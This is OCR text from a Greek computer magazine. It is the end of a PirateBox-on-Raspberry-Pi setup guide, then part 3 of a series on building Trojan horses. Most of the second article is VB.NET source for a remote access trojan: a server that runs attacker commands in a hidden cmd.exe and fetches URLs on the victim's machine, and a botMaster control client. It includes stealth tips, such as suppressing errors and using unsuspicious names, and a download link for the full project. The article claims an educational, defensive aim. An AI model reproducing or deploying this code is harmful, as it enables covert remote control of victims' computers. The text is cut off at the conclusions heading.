
Μέσα στο αρχείο θα πρέπει να βρούμε τον ορισμό του driver και να αλλάξουμε την τιμή του από nl80211 σε rtl871xdrv. Αφού κάνουμε την αλλαγή, αποθηκεύουμε το αρχείο και το κλείνουμε. Αν πήγαν όλα καλά, μπορούμε να επανεκκινήσουμε το PirateBox και να αρχίσουμε τη χρήση του κανονικά:

```
sudo /etc/init.d/piratebox stop
sudo /etc/init.d/piratebox start
```

PirateBox με καλώδιο

Υπάρχουν περιπτώσεις που για λόγους (πρόσθετης) ασφάλειας θέλουμε το PirateBox να είναι προσβάσιμο μέσω καλωδίου και μόνο. Τι γίνεται όμως, τότε; Η λύση είναι αρκετά απλή, καθώς το πρόγραμμα PirateBox είναι αρκετά ευέλικτο και υποστηρίζει με άνεση αρκετά σενάρια χρήσης.

Ας υποθέσουμε, για αρχή, ότι θέλουμε το PirateBox να αποτελεί *απλό μέλος* ενός δικτύου. Με άλλα λόγια, να είναι συνδεδεμένο χωρίς να παίζει τον ρόλο του DHCP server ή/και του name server. Εδώ δε χρειάζεται να πειράξουμε τίποτα, καθώς το



Σε περίπτωση που θέλουμε το PirateBox να λειτουργεί μέσω Ethernet κι όχι WiFi, θα πρέπει να εξασφαλίσουμε ότι η κάρτα δικτύου δεν ρυθμίζεται αυτόματα από το σύστημα αλλά ...με το χέρι (manually).

PirateBox εξ ορισμού ακούει και στη διεύθυνση IP της κάρτας Ethernet! Τι γίνεται, όμως, όταν το δίκτυο δεν περιλαμβάνει κάποιον router και οι συσκευές συνδέονται με ένα απλό hub; Τώρα, το Raspberry Pi πρέπει να παίξει τον ρόλο του DHCP αλλά *και* του DNS! Οι αλλαγές που θα πρέπει να κάνουμε βρίσκονται στο αρχείο piratebox.conf:

```
sudo nano /opt/piratebox/conf/piratebox.conf
```

Μέσα σε αυτό θα πρέπει να εντοπίσουμε τους ορισμούς δύο μεταβλητών (INTERFACE και DNSMAW_INTERFACE) και να δώσουμε το όνομα του interface της κάρτας δικτύου (eth0). Οι δύο αλλαγές φαίνονται παρακάτω:

```
#----------------- Configuration for DNSMASQ & IF-Setup -----------------#
# Name of the wlan interface
INTERFACE="eth0"
# On which interface DNSMASQ should listen. -i is the parameter for
dnsmasq
# Make it empty to disable
DNSMASQ_INTERFACE="eth0"
```

Ακολούθως πρέπει να επέμβουμε και στο αρχείο ρυθμίσεων του δικτύου, για να εξασφαλίσουμε ότι η κάρτα ενσύρματης δικτύωσης δεν θα ρυθμίζεται αυτόματα. Όπως θα θυμόσαστε, κάτι παρόμοιο είχαμε κάνει και για την κάρτα WiFi. Μόνο που τώρα η σχετική ρύθμιση πραγματοποιείται διαφορετικά. Παρατηρείστε τη γραμμή που αφορά στο eth0: Τελειώνει με την επιλογή manual:

```
sudo nano /etc/network/interfaces

iface lo inet loopback
iface eth0 inet manual
```

Μετά από τα παραπάνω, αρκεί να πραγματοποιήσουμε μια επανεκκίνηση. Πλέον, το Raspberry Pi θα μπορεί να αποτελέσει την καρδιά ενός ενσύρματου δικτύου και φυσικά, να λειτουργήσει σαν ένα PirateBox!

Αντί επιλόγου

Ένα PirateBox μπορεί να κλέψει την παράσταση εύκολα, σε μία εκδήλωση που αφορά στους υπολογιστές και στην ασφάλεια. Γενικότερα, ένα PirateBox μπορεί να φέρει χαρά σε όλους όσοι χαμογελούν στο άκουσμα της λέξης "πειρατής". Φυσικά, μια τέτοια συσκευή δεν προορίζεται αποκλειστικά για συγκεντρώσεις αυτού του τύπου. Μια αρκετά ενδιαφέρουσα χρήση θα ήταν σε κάποια πολυκατοικία ή φοιτητική εστία, στην οποία οι ένοικοι θέλουν να διαμοιράζονται αρχεία μεταξύ τους και πάντα ανώνυμα. Όπως καταλαβαίνετε, ένα PirateBox μπορεί να χωρέσει σε πολλά και διαφορετικά περιβάλλοντα. Το μόνο που περιορίζει τη χρησιμότητά του είναι η φαντασία μας. (Σ.τ.Ε. Αμάν πια αυτή η φαντασία μας — έχει βαλθεί να περιορίζει το οτιδήποτε! Ή μήπως όχι;)



*Το δικό μας *φορητό* PirateBox είναι πανέτοιμο! Το μόνο που λείπει είναι μια μπαταρία και μια τσάντα για να το μεταφέρουμε :D*

Skill: Advanced
Tags: Trojan Horse, VB Script



by Thiseas

Μελέτη και κατασκευή Δούρειων Ίππων [μέρος 3]

Previously on Trojans: Μετά τα άρθρα στα τεύχη 021 και 022 έχουμε καταφέρει να φτιάξουμε ένα πρόγραμμα το οποίο μπορεί να μεταφέρει οποιοδήποτε άλλο πρόγραμμα -- φυσικά και malware! Έχουμε δηλαδή φτιάξει έναν Δούρειο Ίππο. Από 'δώ και πέρα, όμως, τι γίνεται; Πώς συμπεριφέρονται τα τελευταίας γενιάς Trojans, από τη στιγμή που θα εγκατασταθούν σε κάποιο σύστημα; Ποιες αδυναμίες εκμεταλλεύονται;

Όταν πριν από λίγα χρόνια βγήκε στη δημοσιότητα ο κώδικας της "μητέρας όλων των Trojans", του ZeuS, άλλαξαν πάρα πολλά πράγματα στον κόσμο της ασφάλειας. Στο παρόν άρθρο θα διερευνήσουμε το πώς θα μπορούσε κανείς να μιμηθεί, στοιχειωδώς έστω, τη λειτουργικότητα ενός τέτοιου θηρίου. Συγκεκριμένα, θα δούμε τις βασικές αρχές για την κατασκευή ενός RAT (Remote Access Trojan), το οποίο θα επιτρέπει τον απομακρυσμένο έλεγχο του μολυσμένου PC. Δεν φιλοδοξούμε φυσικά να αντιγράψουμε το ZeuS, ούτε και να δώσουμε στη δημοσιότητα ένα ακόμα RAT. Θέλουμε όμως να δείξουμε πόσο εύκολα είναι τα πρώτα στάδια ανάπτυξης ενός επικίνδυνου δικτυακού όπλου. Εξάλλου, εξετάζοντας τη λειτουργία αυτών των προγραμμάτων θα μπορούμε ν' αναπτύσσουμε τις αντίστοιχες άμυνες από καλύτερη θέση. Για καθαρά εκπαιδευτικούς λόγους, το πρόγραμμά μας αναπτύχθηκε σε VB.net (στο Visual Studio 2008) και αποτελείται από δύο μέρη:

- Τον client (ή botMaster): Το πρόγραμμα που χρησιμοποιεί ο εισβολέας/επιτιθέμενος.
- Τον server: Το πρόγραμμα που έχει εγκατασταθεί στο PC του θύματος και το οποίο περιμένει εντολές από τον botMaster.

Ανάλυση του Server

Ο server αποτελεί μια εφαρμογή για τη γραμμή εντολών, που μόλις τρέξει περιμένει έως ότου δεχτεί κάποια σύνδεση σε συγκεκριμένο δικτυακό port. Η εφαρμογή μας ανοίγει ένα παράθυρο γραμμής εντολών, για να εμφανίζει τα αποτελέσματα της επικοινωνίας με τον client (βλ. εικόνα 1). Φυσικά, κανένα αληθινό Trojan δεν είναι τόσο ανόητο ώστε να κάνει κάτι τέτοιο. Θα ήταν σαν να φώναζε "Hey! I am here, you noob!". Προφανώς, τέτοια trollαρίσματα δεν επιτρέπονται για ένα σοβαρό Trojan. Το πρώτο πράγμα που κάνει ο server είναι να καθορίσει την IP και την πόρτα του. Αυτό γίνεται εύκολα, ως εξής:

```
   ' Must listen on correct port- must be same as port client wants to
connect on.
   Dim portNumber As Integer = 8000 ' My default port.
   Dim serverIP As IPAddress = IPAddress.Parse("127.0.0.1") ' My default IP.
   Dim i As Integer = 0

   ' If arguments exist the use them overwriting the defaults.
   While i < args.Length

      Select Case args(i)
      Case "/p"       ' Port Flag param. If not entered port 8000 will
      be used.
            i += 1          ' Skip to the actual port parameter.
            portNumber = Integer.Parse(args(i))
         Case "/h"          ' Hosts IP Flag param. If not entered, 127.0.0.1
         will be used.
            i += 1          ' Skip to the actual IP parameter.
```

```
            serverIP = IPAddress.Parse(args(i))
        End Select
        i += 1                  ' Skip to the next argument.
    End While
```

Απ’ ό,τι βλέπετε, αν δεν χρησιμοποιηθεί κάποια σχετική παράμετρος κατά την εκτέλεσή του, το πρόγραμμα ακούει στην IP 127.0.0.1 (δηλαδή στο τρέχον box) και στην πόρτα 8000. Αμέσως μετά ακολουθεί το loop για τη σύνδεση με τον client:

```
    Dim tcpListener As New TcpListener(serverIP, portNumber)

    Try
        While (1 = 1)
            tcpListener.Start()
            Console.WriteLine("Server is listening on {0}:{1}...", serverIP,
            portNumber)


                'Waiting for a client to be connected.
                Dim tcpClient As TcpClient = tcpListener.AcceptTcpClient()
                    …
                    …
        End While
    Catch e As Exception
        ' A serious error occured. Display description in the console.
        Console.WriteLine(e.ToString())
    Finally
        tcpListener.Stop()
    End Try
```

Αρχικά, ορίζουμε έναν listener στην IP και στην πόρτα που ορίσαμε προηγουμένως. Κατόπιν ξεκινάει ένας βρόχος while/end while, μέσα σε ένα block try/catch. Αυτό το κάνουμε διότι σεβόμαστε τον κώδικα που γράφουμε και δεν θέλουμε να τον αφήσουμε στο έλεος του κάθε compiler ή λειτουργικού συστήματος. Το try/catch είναι πρακτικά απαραίτητο, ώστε το πρόγραμμα να "καταπνίγει" κάθε exception που μπορεί να προκύψει και το θύμα να μη βλέπει κανένα ανησυχητικό μήνυμα.

Μόλις συνδεθεί κάποιος client στον server, η εντολή AcceptTcpClient θα επιστρέψει έναν client handler στην μεταβλητή tcpClient. Από εκεί και πέρα ξεκινά η επικοινωνία μεταξύ των δυο προγραμμάτων.

Η λογική που έχουμε υιοθετήσει για την επικοινωνία είναι η εξής: Το πρώτο byte κάθε πακέτου δεδομένων λειτουργεί ως κωδικός που περιγράφει το είδος του πακέτου, ώστε ο server να ξέρει πώς να το χειριστεί. Έχουμε και λέμε, λοιπόν:

- Κάθε πακέτο που αρχίζει με "1" θεωρείται σαν "ping request" και ο server απαντάει με ένα "I’m here baby!"



Εικόνα 1
I am hereeeee... and I am waitiiiiing! ;)

- Κάθε πακέτο που ξεκινά με "2" θεωρείται σαν ένα web request (π.χ., ένα URL). Όταν λάβει τέτοιο πακέτο ο server, πραγματοποιεί τη σχετική σύνδεση και επιστρέφει το αποτέλεσμα (στο παράδειγμά μας τη σελίδα HTML) στον botMaster.
- Κάθε πακέτο που ξεκινά με "3" θεωρείται σαν ένα system command request (π.χ., η εντολή "dir"). Σε αυτή την περίπτωση ο server εκτελεί την αντίστοιχη εντολή και επιστρέφει το αποτέλεσμά της (στο παράδειγμά μας το file listing) στον botMaster.

Όλα τα παραπάνω υλοποιούνται στο απόσπασμα που είδαμε προηγουμένως και συγκεκριμένα στην περιοχή όπου τοποθετήσαμε τα αποσιωπητικά. Ο κώδικας που παραλείψαμε προηγουμένως, είναι ο ακόλουθος:

```
Console.WriteLine("Connection accepted.")
' Get the stream
Dim networkStream As NetworkStream = tcpClient.GetStream()

'Read the client command into an 8k buffer. It could not be greater huh? ;)
Dim bytes(8000) As Byte
networkStream.Read(bytes, 0, 8000)

'Return the data received from the client to the console.
Dim clientdata As String = Encoding.ASCII.GetString(bytes)

Dim iPos As Integer = InStr(clientdata, Chr(0))
If iPos > 0 Then clientdata = Left(clientdata, iPos - 1)
```

```
'Acccording to the packet (its 1st letter) send by the client we answer
If clientdata.Substring(0, 1) = "1" Then           'Command Type #1: R u Up
                                                   request.
    Dim responseString As String = "I'm here baby!"
    Dim sendBytes As [Byte]() = Encoding.ASCII.GetBytes(responseString)
    networkStream.Write(sendBytes, 0, sendBytes.Length)
ElseIf clientdata.Substring(0, 1) = "2" Then       'Command Type #2: A web
                                                   request.
    'I consider the web request command as: "2http://www.google.com",
    'so, I send the command to the "gotoWeb" function w/o its first
     character.
    Dim sTheURL As String = clientdata.Substring(1, clientdata.Length - 1)
    TCPSrv.gotoWeb(networkStream, sTheURL)
ElseIf clientdata.Substring(0, 1) = "3" Then 'Command Type #3: A system
command.
    'I consider the web request command as: "3dir",
    Dim sTheCommand As String = clientdata.Substring(1, clientdata.Length - 1)
    TCPSrv.gotoSystemCommand(networkStream, sTheCommand)
Else
    'Unhandled command request found!
    Dim responseString As String = "Oops... I dont know this command!"
    Dim sendBytes As [Byte]() = Encoding.ASCII.GetBytes(responseString)
    networkStream.Write(sendBytes, 0, sendBytes.Length)
End If

tcpClient.Close()
tcpListener.Stop()
```

Νομίζουμε ότι ο κώδικας είναι αρκετά απλός και τα σχόλια άφθονα! Με άλλα λόγια: Το πρόγραμμα μιλάει μόνο του :) Μην σας προβληματίζει το ότι περιγράφουμε τον κώδικα αποσπασματικά. Μπορείτε να κατεβάσετε ολόκληρο το project που φτιάξαμε στο Visual Studio, από το http://bit.ly/dh024trojansrc. Προς το παρόν, όμως, συνεχίστε το διάβασμα. Δώστε βάση στην εντολή networkStream.Write(sendBytes, 0, sendBytes.Length). Ας πάρουμε την περίπτωση 1. Πρόκειται για τον τρόπο που χρησιμοποιούμε για να στέλνουμε την απάντηση στον client (μέσω sockets, κλασικά).

Για την περίπτωση της κλήσης του HTTP request έχουμε φτιάξει τη συνάρτηση TCPSrv.gotoWeb. Εκεί πραγματοποιείται όλη η εργασία: Καλείται το URL και επιστρέφονται τα αποτελέσματα στον client. Προσέξτε τον κώδικα:

```
'***********************************************************************
' This is a very simple function to access a web server (via HTTP), get
 the server response,
' store this response to a string and send it via TCP to the client.
'
Shared Sub gotoWeb(ByVal netStream As NetworkStream, ByVal sUrl As
String)
    Dim sendBytes As [Byte]()
    Dim sWebHtmlResponse As String

    Try
        'Create a 'WebRequest' object with the specified url
        Dim myWebRequest As WebRequest = WebRequest.Create(sUrl)

        'Send the 'WebRequest' and wait for response.
        Dim myWebResponse As WebResponse = myWebRequest.GetResponse()

        Dim sPageEncoding As String = DirectCast(myWebResponse,  _
                              System.Net.HttpWebResponse).CharacterSet

        'Call method 'GetResponseStream' to obtain stream associated with the
        response object
        Dim ReceiveStream As Stream = myWebResponse.GetResponseStream()

        'If the operating system has the encoding of the web page then use
        it, otherwise use the default.
        Dim encode As Encoding
        Try
            encode = System.Text.Encoding.GetEncoding(sPageEncoding)
        Catch ex As Exception
            encode = System.Text.Encoding.Default
        End Try

        ' Pipe the stream to a higher level stream reader with the required
        encoding format.
        Dim readStream As New StreamReader(ReceiveStream, encode)
        Dim read(256) As Char
```

```
        ' Read 256 characters at a time.
        Dim count As Integer = readStream.Read(read, 0, 256)
        sWebHtmlResponse = ""
        While count > 0
            ' Dump the 256 characters on a string .
            Dim str As New [String](read, 0, count)
            sWebHtmlResponse += str
            count = readStream.Read(read, 0, 256)
        End While

        ' Add a new line to the webResponse string.
        sWebHtmlResponse += ControlChars.Lf + ControlChars.Cr

        ' Release the resources of stream object.
        readStream.Close()

        ' Release the resources of response object.
        myWebResponse.Close()

        'Send the Html Response to the client in UTF-8 format.
        sendBytes = Encoding.UTF8.GetBytes(sWebHtmlResponse)
        netStream.Write(sendBytes, 0, sendBytes.Length)

    Catch ex As Exception
        'Ops! An error occur, inform the client about it!
        sendBytes = Encoding.ASCII.GetBytes(ex.Message)
        netStream.Write(sendBytes, 0, sendBytes.Length)

    End Try
End Sub
```

Δεν πρόκειται για κώδικα–διαμάντι, που όμοιό του δεν θα βρείτε πουθενά αλλού. Ωστόσο τη δουλειά του την κάνει αποτελεσματικότατα. Κρατείστε αυτή την πρόταση για μετά. Στο βάθος της κρύβεται η νοοτροπία ανάπτυξης των πιο σύγχρονων Trojans! Δείτε τώρα και τη συνάρτηση για την υλοποίηση των system commands:

```
'***********************************************************************
' Call a system command in the client's machine and echo the results.
'
Shared Sub gotoSystemCommand(ByVal netStream As NetworkStream, ByVal sUrl
As String)
    Dim sendBytes As [Byte]()
    Dim sCommandResults As String = Nothing

    Try
        Dim procStartInfo As New System.Diagnostics.ProcessStartInfo("cmd",
        "/c " & Convert.ToString(Command))
        procStartInfo.RedirectStandardOutput = True
        procStartInfo.UseShellExecute = False
        procStartInfo.CreateNoWindow = True


        Dim proc As New System.Diagnostics.Process()
        proc.StartInfo = procStartInfo
        proc.Start()
        sCommandResults = proc.StandardOutput.ReadToEnd()

        'Send the result of the command to the client in UTF-8 format.
        sendBytes = Encoding.UTF8.GetBytes(sCommandResults)
        netStream.Write(sendBytes, 0, sendBytes.Length)

    Catch ex As Exception
        'Oops! An error occur, inform the client about it!
        sendBytes = Encoding.ASCII.GetBytes(ex.Message)
        netStream.Write(sendBytes, 0, sendBytes.Length)

    End Try
End Sub
```

Στην πραγματικότητα, οι εντολές εκτελούνται σε ένα (κρυφό) cmd.exe. Κάνοντας redirection του standard output, λαμβάνουμε τα αποτελέσματα από την εκτέλεση κάθε εντολής ως τιμή της μεταβλητής sCommandResults. Το περιεχόμενο αυτής της μεταβλητής αποτελεί και την απάντηση που αποστέλλεται στον client. Σε γενικές γραμμές, ο server πρέπει να είναι μικρός, αποδοτικός κι όσο πιο ελαφρύς γίνεται. Επίσης, θα πρέπει να έχει ένα όνομα που να μην κινεί υποψίες (δείτε το πρώτο μέρος της σειράς, στο τεύχος 021).



Εικόνα 2
Είμαι ο BotMaster. Ελέγχω τα συστήματά σας!

Ανάλυση του Client - BotMaster

Ο BotMaster είναι αυτός που κινεί τα νήματα. Πρόκειται για το πρόγραμμα που χρησιμοποιεί ο επιτιθέμενος για να διαχειρίζεται και να ελέγχει απομακρυσμένα το σύστημα του εκάστοτε θύματος. Στην εικόνα 2 βλέπουμε το control panel του προγράμματος μας, στην περίπτωση που έχει συνδεθεί με δύο servers (θύματα).

Το περιβάλλον του client χωρίζεται σε δύο τμήματα:

- Στο πάνω μέρος ο επιτιθέμενος δίνει τις εντολές του. Από εδώ καθορίζονται τα εξής:
  - Η διεύθυνση IP και η θύρα του server, στον οποίο θα εκτελεστεί η τρέχουσα εντολή.
  - Ο τύπος της προς εκτέλεση εντολής: http request, system command ή ping request.
  - Το URL, σε περίπτωση που έχουν επιλεγεί τα HTTP requests.
  - Η εντολή, στην περίπτωση που έχουν επιλεγεί τα system commands.
- Το κάτω μέρος χρησιμοποιείται για την εμφάνιση των πληροφοριών που στέλνει ο server, αφού εκτελέσει τις εντολές του επιτιθέμενου. Εδώ εμφανίζονται τρία tabs:
  - Το Baby Response περιέχει την εντολή που στάλθηκε, καθώς και την απάντηση του εκάστοτε server.

- Το Server Response περιέχει τα αποτελέσματα των system commands που εκτελέστηκαν στο σύστημα του θύματος.
- Το HTML Result περιέχει τα αποτελέσματα των HTTP requests που εκτελέστηκαν στο σύστημα του θύματος.

Ο κώδικας του client είναι εξαιρετικά απλός. Τα πάντα ξεκινούν όταν ο χρήστης πατήσει το κομβίον "Action!".

```
   Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles Button1.Click
      Dim tcpClient As New System.Net.Sockets.TcpClient()
      Dim sInformation As String
      Dim sClientsCommand As String

      'Log the request
      sInformation = "Client Requests @ " + DateTime.Now.ToString + "..."
      ListBox1.Items.Add(sInformation)
      Application.DoEvents()

      'Clear the result tabs
      RichTextBox1.Clear()
      WebBrowser1.Navigate("about:blank")

      Try
         tcpClient.Connect(TextBox_IP.Text, NumericUpDown_Port.Value)

         Dim networkStream As Net.Sockets.NetworkStream = tcpClient.
          GetStream()
         If networkStream.CanWrite And networkStream.CanRead Then
            Dim sendBytes As [Byte]() = Nothing
            Dim s As String
            Dim i As Int32
            Dim bytes(tcpClient.ReceiveBufferSize) As Byte

            If rb_handshake.Checked = True Then
               sClientsCommand = "1.Is anybody there?"
               ' Inform the user about the response time
               ListBox1.Items.Add(sInformation)
```

```
        sendBytes = Encoding.ASCII.GetBytes(sClientsCommand)
        networkStream.Write(sendBytes, 0, sendBytes.Length)
        ' Read the NetworkStream into a byte buffer.
        networkStream.Read(bytes, 0, CInt(tcpClient.
        ReceiveBufferSize))
        ' Output the data received from the host to the listbox.
        s = Space(5) + Encoding.ASCII.GetString(bytes)
        ListBox1.Items.Add(s)
        sInformation = "Server Respond @ " + DateTime.Now.ToString
        ListBox1.Items.Add(sInformation)

    ElseIf rb_http.Checked Then

        ' Send the request to the server.
        s = "2" + TextBox_URL.Text
        sClientsCommand = "2.http command: [" + TextBox_URL.Text + "]"

        ' Inform the user about the response time
        sInformation = "    [+] Command: " + sClientsCommand + " @ " +
        DateTime.Now.ToString + "..."
        ListBox1.Items.Add(sInformation)

        sendBytes = Encoding.ASCII.GetBytes(s)
        networkStream.Write(sendBytes, 0, sendBytes.Length)

        ' Read the Packet: The HTML page.
        ' Loop to receive all the data sent by the server.
        s = ""
        i = networkStream.Read(bytes, 0, bytes.Length)
        While (i <> 0)
            ' Translate data bytes to a UTF8 string.
            s += System.Text.Encoding.UTF8.GetString(bytes, 0, i)
            i = networkStream.Read(bytes, 0, bytes.Length)
        End While

        ' Inform the user about the response time
        sInformation = "Server Respond @ " + DateTime.Now.ToString
```

```
        ListBox1.Items.Add(sInformation)

        'Update the ritch-text with the HTML response.
        RichTextBox1.Text = s

        'Write the HTML contents to a file and force browser to read it.
        Using sw As StreamWriter = New StreamWriter("CurrentReadPage.
        htm", False, System.Text.Encoding.GetEncoding("UTF-8"))
            sw.Write(s)
            sw.Close()
        End Using
        Dim sCurrentFilePath As String = Environment.
        CurrentDirectory()
        sCurrentFilePath += "\CurrentReadPage.htm"
        WebBrowser1.Navigate(sCurrentFilePath)

    ElseIf rb_SysCmd.Checked Then

        'MessageBox.Show("System Commands Not Implemented yet!", "Ops
        sorry!", MessageBoxButtons.OK, MessageBoxIcon.Information)
        ' Send the request to the server.
        s = "3" + TextBox_SysCmd.Text
        sClientsCommand = "3.system command: [" + TextBox_SysCmd.Text
        + "]"

        ' Inform the user about the response time
        sInformation = "   [+] Command: " + sClientsCommand + " @ " +
        DateTime.Now.ToString + "..."
        ListBox1.Items.Add(sInformation)

        sendBytes = Encoding.ASCII.GetBytes(s)
        networkStream.Write(sendBytes, 0, sendBytes.Length)
        ' Read the NetworkStream into a byte buffer.
        networkStream.Read(bytes, 0, CInt(tcpClient.
        ReceiveBufferSize))
        ' Output the data received from the host to the listbox.
        s = Space(5) + Encoding.ASCII.GetString(bytes)
        ListBox1.Items.Add(s)
```

```
            sInformation = "Server Respond @ " + DateTime.Now.ToString
            ListBox1.Items.Add(sInformation)

        Else
            MessageBox.Show("You have select ""Http Request"" or
            ""System Command"" in the Radio Button above!", "Heloooo!",
            MessageBoxButtons.OK, MessageBoxIcon.Information)


        End If
    Else
        If Not networkStream.CanRead Then
            ListBox1.Items.Add("Fail to write data to the stream.")
        ElseIf Not networkStream.CanWrite Then
            ListBox1.Items.Add("Fail to read data from the stream.")
            tcpClient.Close()
        End If
    End If
Catch ex As Exception
    ListBox1.Items.Add(ex.Message)
End Try

End Sub
```

Συμπεράσματα

